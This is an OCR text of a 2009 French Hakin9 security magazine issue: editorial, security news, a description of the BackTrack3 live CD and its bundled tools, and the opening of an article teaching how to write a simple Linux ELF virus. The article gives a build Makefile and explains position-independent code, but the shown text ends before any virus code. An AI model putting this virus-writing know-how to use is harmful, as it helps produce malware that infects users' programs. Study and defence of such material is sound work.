CD BOOTABLE *HAKIN9.LIVE* SOUS BACTRACK 3.0 | **APPLICATIONS COMMERCIALES**

nr 5/2009 (39) Prix :7,50 EUR ISSN 1731-7037 BEL : 7,50 EUR CD offert

HAKIN9

COMMENT SE DÉFENDRE HARD CORE IT SECURITY MAGAZINE

VIRUS SOUS LINUX

MÉCANISME DE L'INFECTIONS

LES SECRETS DES FLUX NTFS
LES ALTERNATE DATA STREAMS

ANALYSE APRÈS L'ATTAQUE
UNE ACTIVITÉ INDÉSIRABLE SUR VOTRE ORDINATEUR

SIMULATION D'UN FAUX POINT D'ACCÈS WI-FI
AVEC KARMETASPLOIT

INJECTIONS DE LIENS MALICIEUX
UNE NOUVELLE ATTAQUE NOMMÉE GUMBLAR

CRYPTAGE DES DONNÉES AVEC ÊNCFS
GARDEZ MIEUX VOS AFFAIRES !

L 19637 - 39 - F: 7,50 € - RD

SUR LE CD

PYROBATCHFTP
SBMAV DISK CLEANER
GFI LANGUARD NETWORK SECURITY SCANNER
USERGATE PROXY & FIREWALL

egilia®

LEARNING

"Faire de vos **succès** notre **réussite**"

Formations **certifiantes** en **informatique** & **management**

www.egilia.com

CONTACTEZ NOS CONSEILLERS FORMATION

N°National **0 800 881 558**

APPEL GRATUIT DEPUIS UN POSTE FIXE

Paris • Lyon • Lille • Aix-en-Provence • Strasbourg

Bordeaux • Toulouse • Rennes • Bruxelles • Genève

CHERS LECTEURS,

Nous voilà, en pleine période de vacances et de repos. Profitez bien des bienfaits du soleil et de la plage. Pour bien démarrer votre rentrée, nous vous proposons une série d'articles sur la sécurité.

Nous avons le plasir de vous présenter le cinquième numéro de Hakin9 de cette année! Comme toujours, nous vous invitons à approfondir vos conaissances en IT security.

Nous démarrons avec l'article « Virus sous Linux ». Pensez-vous que ce système d'exploitation vous protège contre des logiciels malveillants ?! G.R. Niewisiewicz présente les notions de la création des virus et les mécanismes de l'infection.

Toujours dans le cadre de la problématiques des virus, nous vous invitons à découvrir l'article d' Adrien Guinault de XMCO Partners. Vous y trouverez la réponse à la question: comment les pirates ont exploité les récentes failles PDF et Flash. En effet, en printemps 2009, des milliers d'ordinateurs étaient infiltré par Gumblar.

Pour ceux qui ont une entreprise, nous vous proposons les articles plein d'astuces pour apprendre comment trouver les traces de violation de la sécurité sur intranet et comment protéger vos données. Au menu deux articles: « Cryptage des données avec EncFS » ecrit par Régis Senet et « Fuite d'informations dans une société » par Piotr Faj. Gardez-mieux vos affaires !

Męme les pirates aiment le miel et nous pouvons en profiter !
Régis Senet nous présente une idée et mise en place d'un *pot de miel*. Vous allez voir qu'attirer et piéger les pirates informatiques ou les logiciels malveillants n'est pas si dur.

Comment dissimuler des données sur le disque dur ? Pour le savoir nous vous invitons à lire l'article d'Alexandre Lacan à propos des Alternate Data Streams. En outre, nous vous proposons d'autres articles concernant les attaques et la sécurité.
Nous vous souhaitons une très bonne lecture,

Jakub Borowski
Rédacteur en chef

SOMMAIRE

DOSSIER


FOCUS

BACKUP

PRATIQUE

SOMMAIRE

TECHNIQUE



POUR LES DÉBUTANTS

VARIA

PHREAKING

Un adolescent de la région de Boston a été condamné à plus de 11 ans de prison pour avoir hacké un réseau téléphonique.

Matthew Weigman, 19 ans, a fait partie d'un groupe de pirates informatiques téléphoniques qui ont réalisés jusqu'a 60 appels écrasants en composant le 911 à travers le pays. Weigman, connu comme "Petit Pirate informatique," a commencé à s' impliquer dans le Phreaking autour de l'âge de 14 ans et a continué de sévir jusqu'à l'année dernière.

ils utilisent la technologie du spoofing afin de faire croire que l'appel provient de la maison de leur victime. L'idée est de contrarier leurs cibles, de préférence, la police qui se manifeste à la porte, de la maison des victimes, le plus souvent armé.

La plupart des membres du groupe ont déjà été condamnés et Weigman a eut la plus lourde sentence.

Le 12 juin 2006, par exemple, un certain Guadalupe Martinez membre de la bande a composé le 911 via l'utilisation d'une carte et a fait croire qu'il appelait d' Alvarado au Texas, il a prétendu détenir des otages à l'aide d' un AK47 et être sous hallucinogène.

Ce genre de canulars au demeurant plus que douteux coûte des milliers de dollars concernant l'intervention des forces de l'ordre et de toute la logistique déployée pour ce genre d'opération.

Certains d'entres eux coupaient les conversations téléphoniques de leur victimes ou les écoutaient.

Weigman et son équipage ont utilisé toute une série d'astuces afin de hacker le réseau téléphonique. Ils dupaient ainsi des ouvriers de compagnie téléphoniques avec des appels prétextant ,être des employés ou des clients afin d'obtenir des renseignements; ils utilisaient également un ordinateur afin de composer des milliers de numéros de téléphone dans l'espoir de gagner l'approche du système. ils échangeaient aussi des mots de passe et des renseignements avec d'autres pirates informatiques téléphoniques, connus comme "phreakers".

L'année dernière, trois autres personnes : Stuart Rosoff, Jason Trowbridge et une Pupille du Tchad – ont été condamnés à cinq ans de prison chacun. Martinez a reçu une sentence de 30 mois.

Benton a reçu une sentence de 18 mois vendredi par la Cour fédérale américaine par le District Nord du Texas. Weigman, du Massachusetts, a été condamné à 135 mois. Un autre coaccusé , Carlton Nalley, a plaidé coupable, mais ne s'est pas manifesté à l'audience.

SITES CYBERSQUATÉS

Quand le Site Internet FreeLego-Porn.com a commencé à publier des images pornographiques créées avec les jouets Lego, le propriétaire de la marque Lego Juris , qui vend des lego pour enfants, a agi vite. "Le contenu disponible sur le site s'est composé des mini-figures animées faisant des choses très explicites. Nous n'avons pas été amusés," dit Peter Kjaer, l'avocat pour Billund, Lego basé au Danemark.

Lego n'est pas allé devant les tribunaux. il a plutôt déposé une plainte auprés du Centre de Médiation et d'Arbitrage (WIPO) de l'Organisation de Propriété intellectuelle Mondiale.

L'officier d'état civil du domaine pour FreeLegoPorn.com, Scottsdale, Ariz.-based ARIZ.-BASED Inc., a finalement fermé le site et a transféré le nom de domaine à Lego, en accord avec l'UDRP, un organisme sur Internet pour les Noms Alloués et les Nombres (ICANN) pour abus de marque de nom de domaine.

(ICANN est l'organisation internationale qui coordonne le système appelant de domaine d'Internet. Les officiers d'état civil de domaine sont des compagnies accréditées par IICANN ou une autorité nationale pour vendre et enregistrer des noms de domaine de la part des individus, de compagnies ou d'autres organisations.)

Le processus d'UDRP, monté il y a 10 ans, fait gagner du temps et de l'argent en recevant les plaintes de sites cybersquatés relativement vite et sans très longs procès.

Mais il n'a pas dissuadé pour autant des cybersquatters, qui peuvent trouver des noms de domaine et jouent sur un nombre pratiquement illimité de variations sur les noms de marque célèbres, jouant sur les fautes d'orthographe communes de ces noms, les redirigeants ainsi sur leurs propres sites.

Les gens en visite d'un Site Internet d'une marque donnée peuvent ainsi se retrouver sur le site d'un cybersquatter et se trouver ensuite réexpédiés sur un site de phishing ou le contenu laisse plutôt à désirer

Les marques les plus populaires peuvent être la cible de milliers de sites cybersquatés.

De quoi se faire du souci pour les affaires ...

Le fait d'être cybersquaté peut nuire à la réputation d'une marque, d'une compagnie et des pertes substantielles peuvent s'ensuivre. Une compagnie qui a essayé de se défendre est Verizon Communications Inc., elle a agressivement poursuivi des cybersquatters et a reconquis ainsi des milliers de noms de domaine rattachés à ses entreprises.

"Nous devons comme prévu faire intervenir 9 millions de nouveaux visiteurs, juste des noms que nous avons été en mesure de renvoyer," dit Sarah Deutsche, vice-présidente et conseillère générale associée à Verizon.

Mais c'est non seulement les grands noms comme Verizon qui souffrent mais également l'énergie verte qui est un thème trés en vogue en ce moment, les cybersquatters ont donc ciblé le vent et les démarrages d'énergie solaires, Deutsche dit. "Une vente perdue pour eux est un énorme coup."

Ce genre de sites peuvent créer d'énorme dégâts avec la réputation d'une seule et meme marque. Dans certains cas, les criminels ont copié

altospam

Libérez vos emails !

Ne perdez plus de temps avec les spams et les virus

Logiciel externalisé de protection de la messagerie électronique

- 14 technologies antispams et 3 antivirus
- Anti-phishing, anti-scam, anti-relayage
- Protection contre le deni de service
- Plus de 98% de spams bloqués
- Taux de faux-positifs quasi nul
- Très haute disponibilité (serveurs redondants)
- Trafic réseau et serveur de mails allégés
- Aucune modification de l'infrastructure existante
- Engagement sur la qualité de service (SLA)

Testez gratuitement notre service, mis en place en quelques minutes

http://www.altospam.com

le Site Internet entier d'une dite marque recueillant ainsi les noms d'utilisateur et mots de passe. Ils essaient alors de trouver une solution afin de comprendre comment "fonctionnent" noms d'utilisateur et mot de passe.

Un vrai casse tête pour qui veut deviner le vrai du faux dit Fred Feldman.

CONFICKER

Les ordinateurs de Windows infectés par le ver Conficker se sont transformés en courrier-robots capables d'envoyer des milliards de messages de spam par jour, les sociétes spécialisées en sécurité informatique sont sur le pied de guerre.

"En l'espace de 12 heures de temps , un seul bot peut envoyer jusqu'a 42,298 messages de spam," selon Alex Gostev chercheur chez Kaspersky.

"Un calcul simple démontre qu'un seul bot peut envoyer jusqu'a environ 80,000 courriers électroniques en l'espace de 24 heures.

En supposant qu'il y ait 5 millions de machines infectées sur la toile [Conficker] botnet pourrait envoyer environ 400 milliards de messages de spam au cours d'une seule période de 24 heures!"

Le spam envoi du courrier sur des sujets divers: tel des produits pharmaceutiques surtout en ce moment, dit Gostev, sur des médicaments ayant pour sujet : le dysfonctionnement érectile, comme le Viagra et le Cialis, avec des titres de sujet de message plutôt évocateur du genre"Elle rêvera de vous le jour et la nuit"

Gostev a aussi noté que presque chaque message contenait un domaine unique avec un lien fixé, une tactique que les spammers utilisent quelquefois pour éviter les filtres anti-spam qui analysent la fréquence de domaines utilisés. "Nous avons découvert l'utilisation de 40,542 domaines de troisième niveau et de 33 domaines de deuxième niveau," a dit Gostev.

"Tous ont appartenu à des spammers ou à des compagnies qui ont ordonné ces mailings." La plupart de ces domaines sont d'ailleurs accueillis par la Chine, a t-il ajouté.

Conficker, est un ver qui est apparu en novembre 2008, et a commencé début 2009 à infecter des millions de machines déclenchant une véritable panique à l'approche du 1ier avril .

Conficker propose de télécharger une soi disant mise à jour anti virus nommée: Waledac

Or waledac été créé par certains pirates informatiques : les mêmes qui ont fait régné la fameuseTempête botnet pendant 2007 et 2008.

Le spam venant des systèmes Conficker e-infectés est envoyé par le trojan Waledac.

Quelques robotsConficker proposent aussi un téléchargement qui installent un soit disant Spyware, un des nombreux programmes "scareware" .

Scareware est le terme donné pour feindre le logiciel anti-malware qui produit des avertissements d'infection simulés et harcèle ensuite les utilisateurs avec des alertes sans fin jusqu'à ce qu'ils paient la somme de 50 $ pour acheter le programme inutile.

À la deuxième moitié de 2008 seul, les instruments antimalware de Microsoft ont nettoyé presque 6 millions d'ordinateurs d'infections scareware-concernant ce type de menace.

SOCIAL NETWORKING

Admettez-le : Vous êtes actuellement fanatiques de networking social.

Votre drogue de choix pourrait être Facebook ou bien peut-être Myspace ou LinkedIn.

Certains d'entre vous les utilisent de manière ultra quotidienne, mais CELA, les spécialistes en sécurité informatique le savent bien.

Il y a quelques fautes de sécurité typiques à ne pas commettre : comment les éviter: partager trop d' activités sur les entreprises.

On pèche par fierté, quand quelqu'un est excité à l'idée que quelque chose ou quelqu'un de sa société travaille sur un sujet et/ou sur un produit intéressant donné de le dire à chacun.

Peut-être travaillez vous pour une société pharmaceutique qui est sur le point de développer un médicament pour le cancer.

Peut-être que la société développe une nouvelle voiture qui pollue beaucoup moins que ses concurrent.

Autrement dit, quelque chose que chacun voudra. Et la Sécurité de la Propriété intellectuelle alors ? Ne perdez pas la Tête !!!)

Social networking

En partageant trop de propriété intellectuelle de votre employeur, vous mettez ses affaires en danger en avertissant un concurrent potentiel qui pourrait alors trouver une façon de copier le travail que vous avez fournit ou bien encore de trouver une façon de gâcher vos efforts en engageant un pirate informatique pour pénétrer le réseau.

Alors il y a des légions de contrôle de pirates informatiques de botnets qui pourrait être programmé pour éroder les défenses d'une compagnie et exploiter l'accès aux données et donc compromettre la propriété intellectuelle.

Avec les données en main, le pirate informatique peut alors les vendre y compris et surtout auprès de votre concurrent le plus sérieux.

"Le fait de partager cette sorte d'informations pourrait causer des attaques visées sur les entreprises produisant des technologie spécifiques",, dit Souheil Mouhammad, un expert en sécurité senior chez Altran Technologies.

Ce problème de partage de l'information a suscité bon nombre de discussions dans l'industrie de la sécurité ainsi, les compagnies doivent réviser soigneusement leurs politiques de l'utilisation d'un ordinateur vis à vis de l'employé.

C'est là que le fameux dicton : "partager pour mieux régner" perd tout son sens.

PREMIÈRE VULNÉRABILITÉ CRITIQUE POUR WINDOWS 7 BETA

La Société Microsoft rapporte la première vulnérabilité critique pour Windows 7 le patch de mise à jour corrige trois défauts sur le noyau du nouveau système d'exploitation.

La mise à jour nommée MS09-006 par les chercheurs a été référencée comme étant la plus sérieuse des trois.

Un bug critique dans le traitement du noyau concernant l'interface graphique (GDI), et la visualisation graphique de base du rendu de de Windows.

Selon Microsoft, la version publique béta de Windows 7, aussi bien que les précédentes éditions de l'OS, contiennent les trois défauts corrigés par le patch MS09-006.

"Ces vulnérabilités ont été annoncées après la sortie de la release de la version Serveur de Windows Server 2008 Béta 2,Windows vista SP2 et la version publique de Windows 7 Béta,"

Microsoft a dit dans un communiqué de presse qu'il encourageait ses clients à télécharger et à appliquer la mise à jour de leurs systèmes."

Toutes les versions de Windows, allant de Windows 2000 à XP ainsi que 2008 Serveur, exigent ce correctif."

Les attaquants pourraient utiliser un WMF mal formé (Windows Metafile) ou un EMF (Metafile Amélioré)pour les images afin d'exploiter le bug de Windows 7.

"Cela nous dit que Windows 7 n'est pas seulement un cousin éloigné, mais plutôt un cousin proche de Windows 2000," a dit Kandek Wednesday, en faisant allusion au fait que même Windows 2000 contient des vulnérabilités de type majeures. "De certaines choses qui n'ont évidemment pas changé dans Windows 7."

La mise à jour de sécurité pour Windows 7 peut être téléchargée manuellement du site de Microsoft pour les éditions 32 et 64 bits du système d'exploitation.

MONITORING POUR LA VIRTUALISATION

En abandonnant le modèle d'applications courantes sur un serveur dédié, avec un espace de stockage pour chaque application, en faveur d'un environnement virtualisé, il y a sans doute de l'avenir.

Car la virtualisation permet de gagner énormément de temps et d'argent.

Mais le fait de garantir la performance d'applications courantes sur un environnement virtualisé n'est pas tout à fait aussi direct que de garantir la meme action au sein d'un environnement dédié.

La question de performance est un facteur commun, un serveur au sein d'un environnement virtualisé n'est pas si différent d'un serveur dirigeant une application dédiée

Cependant, le fait d'utiliser des instruments,afin de contrôler des applications elles mêmes virtualisées ,pose un souci en cas d'alerte car un tel contrôle n'est pas toujours aussi direct au sein des serveurs virtualisés qu'au sein des serveurs non virtualisés, les applications "bougeant" entre les serveurs.

Windows 7

RÉDIGÉ PAR NICOLAS HILY

CD-ROM – HAKIN9.LIVE

BACKTRACK3


Cette édition du magazine hakin9 est proposée avec hakin9.live (accompagnée du CD BackTrack3). Cette distribution est riche en applications et autres plugins.


BackTrack3 est la distribution Linux live la plus pertinente dans le registre de la sécurité informatique. Sans aucune installation préalable, la plate-forme d'analyse peut être directement démarrée à partir du CD-Rom et son contenu entièrement accessible en quelques minutes seulement. Outre les mises à jour et d'autres optimisations, cette version de BackTrack3 hakin9.live contient également des éditions spéciales d'applications commerciales parmi les plus intéressantes du moment. Elles sont préparées exclusivement à l'attention toute particulière de nos lecteurs.

Pour pouvoir utiliser BackTrack3 hakin9.live, il vous suffit de démarrer votre ordinateur à partir du CD. Pour pouvoir utiliser les applications commerciales fournies, inutile de démarrer votre ordinateur à partir du CD : vous les trouverez dans le dossier baptisé *Applications*.

Chaque paquet, configuration de noyau et script contenu dans BackTrack3 est optimisé de manière à être utilisé par les experts en audits de sécurité et de tests d'intrusion. Les patchs de correction et autres scripts automatiques ont été ajoutés, appliqués ou développés de manière à proposer un environnement agréable, intuitif et prêt à l'emploi.

Les quelques nouvelles fonctionnalités de BackTrack3 sont présentées avec BackTrack3 hakin9.live. La fonctionnalité la plus importante est incontestablement l'utilisation du noyau 2.6.20 mis à jour à l'aide de plusieurs programmes de correction. Un support pour la carte sans fil Broadcom a également été rajouté et des pilotes WiFi ont été élaborés de manière à supporter les injections de paquets bruts.





L'intégration du cadre d'application Metasploit2 et Metasploit3 est également disponible ainsi qu'un alignement permettant d'ouvrir des standards et des cadres d'applications tels que ISSAF et OSSTMM.

GFI LANGUARD NETWORK SECURITY SCANNER

GFI LANguard Network Security Scanner analyse votre réseau afin de détecter les éventuelles vulnérabilités pouvant être exploitées par les pirates. Il identifie les failles de sécurité dans le système d'exploitation ainsi que dans les applications. En cas de problèmes, vous êtes aussitôt averti afin de les régler avant qu'une attaque ne se produise.

Une fois l'analyse d'un ordinateur terminée, il répertorie les vulnérabilités et suggère une solution ou bien une conduite recommandée. Il inclut même selon les cas de plus amples informations concernant le problème détecté (par exemple un lien vers un article de BugTraq ou de la Base de connaissances Microsoft).

GFI LANguard NSS est également une solution complète de gestion des patches. Une fois l'analyse terminée, il indique quels sont les patches et Service Packs manquants (aussi bien pour le système d'exploitation que les applications). Vous pouvez ensuite déployer en toute simplicité ces patches et Service Packs ainsi que vos applications personnelles.

PYROBATCHFTP

PyroBatchFTP permet à des utilisateurs de transférer automatiquement des dossiers entre les ordinateurs par l'intermédiaire du protocole de ftp d'Internet. Le produit offre un facile à apprendre pourtant les appuis puissants du manuscrit language.PyroBatchFTP classent, annuaire et annuaire-arbre vers le haut et téléchargements et sont prévus pour automatiser des tâches réitérées de ftp up/download comme mettre à jour un web server, le programme etc.The également comporte construit dans le programmateur et peut être couru comme service sous Windows NT/2000/XP

SBMAV DISK CLEANER

Un puissant outil pour nettoyer les informations inutiles sur votre disque dur. SBMAV Disk Cleaner recherche et supprime les fichiers temporaires et les dossiers créés par Windows et autres applications. Il supprime également les raccourcis invalides.

SBMAV Disk Cleaner peut désinstaller proprement n'importe quelle application, gérer les programmes lancés au démarrage du système, gérer les processus en cours d'exécution, gérer les polices de caractères, les cookies, supprimer les fichiers en double.

Le processus de nettoyage peut être lancé automatiquement de façon planifiée et en ligne de commande.

USERGATE PROXY & FIREWALL

UserGate Proxy & Firewall est une solution de passerelle d'entreprise conçue pour assurer la sécurité des réseaux et le contrôle d'accès. Doté notamment de deux moteurs antivirus, de surveillance Internet et compatible DHCP, UserGate constitue une solution de gestion et de sécurité de réseau exhaustive.

Le serveur UserGate permet une gestion centralisée des réseaux et leur protection contre les menaces Internet complexe. UserGate permet le contrôle des habitudes de visites de sites web de vos employés et la surveillance en temps réel des téléchargements qu'ils effectuent. Le serveur UserGate permet d'augmenter la productivité des employés par un contrôle total des sites auxquels ils peuvent accéder et des fichiers qu'ils peuvent télécharger.

Connexion de votre réseau local à Internet sans routeurs matériels Grâce à UserGate vous pouvez connecter tous les utilisateurs de votre réseau local à Internet à l'aide d'une seule adresse IP externe. Tout le trafic passe par un serveur proxy unique, si bien que l'administrateur dispose du contrôle total des informations échangées et des statistiques correspondantes, et peut définir des règles d'accès à Internet dans un souci de sécurité accrue.

Grâce à la mise en mémoire cache du trafic Internet, au blocage du téléchargement de fichiers interdits ou malicieux et à la restriction d'accès aux sites Web inappropriés, vous pouvez diminuer votre trafic de plus de 30%.

Bandwidth Manager Gestionnaire de bande passante capable d'assigner la maximale vitesse autorisé pour chaque utilsatuer ou protocole.

Filtrage d'URL par categories de BrightCloud. UserGate Proxy & Firewall peut établir des limites aux ressources web différents grâce au engin de filtrage d'URL par categories de BrightCloud. Base de données de BrightCloud offre plus de 450 millions d'URLs divisés en 70 catégories web tels que Adult, Jeux, Emplette ou Voyage et les autres, lesquelles UserGate peut bloquer. Filtrage d'URL BrightCloud permet donc de restreindre l'accès à certaines catégories de sites web à priori non compatibles avec la politique Internet de l'entreprise.

La demande de page web de l'utilisateur est transmise au service BrightCloud et à la base de données BrightCloud de référence afin de déterminer la catégorie du site web, et le moteur de police UserGate intégré met en œuvre la politique appropriée, tout en bloquant l'accès, par exemple, aux sites web inappropriés, aux sites de phishing, ou aux sites web infectés par des logiciels malveillants. D'après les résultats de tests de West Coast Labs, la base d'URL BrightCloud surpasse toutes ses concurrentes tant en termes de couverture que de précision. Filtrage de contenus. Grâce à UserGate vous pouvez désactiver le téléchargement de fichiers spécifiques de type *.mp3, bloquer les bannières publicitaires, interdire les messageries de type MSN, ICQ ou autres, restreindre l'accès aux sites FTP, interdire certains sites Web ou supprimer tout accès à Internet, hormis pour certaines ressources particulières.

Gestion des accès Internet de vos utilisateurs. UserGate permet une gestion centralisée de toutes les connexions Internet, effectue des calculs de trafic exacts et comporte un système de facturation et un module de statistiques intégrés. UserGate vous permet de gérer tous les droits d'accès à Internet de vos utilisateurs, de définir différents programmes d'accès à Internet, d'établir des limites de trafic, etc.

UserGate autorise les utilisateurs selon différentes méthodes d'identification, y compris via Active Directory, par identifiant Windows ou tout simplement grâce à des adresses IP internes individuelles.

Téléphonie IP. Vous pouvez utiliser UserGate en tant que passerelle VoIP pour les téléphones IP logiciels, ainsi que pour les téléphones IP.

Protection pare-feu. Grâce à UserGate, vous disposez d'un accès à Internet particulièrement sécurisé. Le programme comporte une fonction pare-feu, si bien que vous pouvez définir différentes règles, configurer des ports spécifiques, etc.

Antivirus et antispyware. UserGate prend en charge une fonctionnalité antivirus et antispyware optionnelle, qui permet de vérifier la présence éventuelle de virus ou de spyware dans tout le trafic entrant, notamment les e-mails, ainsi que sur les sites Web et les sites FTP visités.

Statistiques web de UserGate Le module Statistiques utilise la technologie web, d'où une disponibilité dans le monde entier à condition de disposer d'une connexion Internet et d'un navigateur web. Chaque utilisateur de UserGate a droit à accéder au.

S'il vous est impossible de lire le CD. et que ce dernier n'est pas endommagé physiquement, essayez de lire dans au moins 2 lecteurs différents.

En cas de problème avec votre CD, envoyez-nous un message à l'adresse suivante : *cd@hakin9.org*

GRZEGORZ RYSZARD
NIEWISIEWICZ

Virus sous Linux

Degré de difficulté

Windows est un environnement où la majorité de virus ont choisi le domicile. Trouver une documentation relative à la création des virus pour ce système ne doit poser aucun problème. Linux en revanche apparaît très rarement dans ce contexte et ses utilisateurs ont décidément moins de problèmes avec des logiciels malveillants.

Le sujet des virus destinés à Linux est parfois abordé sur Internet. Il est également possible de trouver quelques virus actifs. Heureusement, les menaces de leur part ne sont pas comparables à celles connues des utilisateurs de Windows.

Cet article présente les notions de la création des virus. Nous analyserons les appels des fonctions systèmes et la structure des fichiers ELF.

Il ne faut pas oublier les précautions en ce qui concerne la sécurité. Toutes les expériences avec le code doivent être réalisées depuis un compte non privilégié avec un répertoire séparé.

Voici la structure de l'article :

- présentation de l'environnement de développement,
- analyse de la question relative à la création des virus,
- présentation de la structure des fichiers exécutables et des outils destinés à leur analyse,
- appels systèmes,
- mécanisme de l'infection,
- code du virus.

Environnement de développement

L'assembleur sera l'outil le plus important pour créer un virus. Nous utiliserons nasm en raison de son préprocesseur avancé qui facilitera considérablement le code. Bien évidemment, rien n'empêche d'opter pour un autre assembleur. Dans ce cas-là, il faudra apporter des modifications appropriées dans le code présenté dans les Listings.

Les définitions des constantes et des structures de données utilisées par ces constantes seront indispensables pour travailler avec les appels systèmes. Nous les placerons dans les fichiers d'en-tête. La manière la plus simple de le faire consiste à reposer sur les fichiers destinés au langage C, disponibles dans tous les systèmes. Nous n'aurons besoin que de plusieurs définitions donc leur traduction manuelle en en-tête de nasm ne devrait poser aucun problème. Les Listings 9 et 10 présentent les fichiers prêts.

Les outils d'analyse et d'édition des fichiers binaires seront également utiles. Nous utiliserons le paquet binutils tout au long de l'article. Nous utiliserons également le débogueur GNU – gdb.

Le fichier Makefile constituera le dernier élément de notre petit environnement. Ce fichier nous servira à perfectionner le processus de compilation. Le Listing 1 présente le contenu du fichier utilisé.

Fonctionnement des virus

Tout virus doit répondre à certains critères pour fonctionner correctement. Ceci est lié aux restreintes et aux difficultés présentes lors

CE QU'IL FAUT SAVOIR...

Connaître l'assembleur IA32.

CET ARTICLE EXPLIQUE...

Quelle est la structure des fichiers exécutables ELF,

Comment créer un simple virus.

Listing 1. *Fichier Makefile utilisé pour compiler le virus*

```
virus: virus.o
   ld -o virus virus.o

virus.o: virus.asm syscall.inc virus.inc elf.inc
   nasm -f elf virus.asm
```

du travail d'un code étranger dans le cadre du programme infectant. Nous présenterons les plus simples de ces questions ainsi que leurs solutions.

Dans un premier temps, il ne faut pas supposer que les bibliothèques dynamiques, y compris la bibliothèque standard C, soient accessibles. Rien ne garantit que le programme infecté utilise les bibliothèques nécessaires et même si c'est le cas, déterminer les adresses de toutes les fonctions indispensables constituerait une difficulté supplémentaire. Une manière plus simple consiste à implémenter directement les appels systèmes nécessaires. Cette question sera abordée dans la suite de l'article.

Une autre difficulté est liée au fait que le virus doit fonctionner en tant que partie des programmes différents. Lors de l'infection, il sera placé dans des zones différentes de la mémoire. Pour cette raison, il ne faut pas supposer que les données soient disponibles à une adresse imaginée. Il faut intégrer toutes les données indispensables dans le code du virus. Il sera nécessaire de déterminer leur adresse.

Le Listing 2 présente une très simple solution du problème susmentionné. La solution commence par une étiquette `start`, autrement dit, par l'appel de `call`. Lorsque ce code est exécuté :

- l'adresse de retour sera placée sur une pile ; cette adresse est une adresse de l'étiquette `data`,
- le compteur des ordres sera paramétré sur l'étiquette `code`,
- l'adresse de retour sera enlevée de la pile et placée dans le registre EAX.

Le registre EAX contiendra ainsi l'adresse des données ! Le code ci-dessus fonctionne indépendamment de la position dans la mémoire car l'adresse de l'appel de l'instruction `call` est transmise en tant que décalage par rapport à l'instruction derrière `call`. Dans ce cas-là, il s'agit de la longueur des données. Il est ainsi possible de déterminer l'adresse de n'importe quelle partie du code. Nous pouvons localiser les données indispensables en ajoutant des décalages appropriés à l'adresse de l'étiquette `data`.

Structure des fichiers exécutables

Actuellement, ELF (en anglais *Executable and Linking Format*) est le format standard des fichiers exécutables. Il comprend non seulement les fichiers exécutables mais aussi les bibliothèques dynamiques, les clichés mémoire et les fichiers d'objets. Il est employé dans de différents systèmes Unix. Son frère aîné, a.out, est trop obsolète et n'est quasiment plus utilisé. Nous n'allons donc pas l'aborder.

Tout fichier ELF commence par un en-tête qui caractérise le type du fichier et indique d'autres structures de données qui le décrivent. Il contient en particulier des décalages de deux tables importants : table des en-têtes de segment et table de sections.

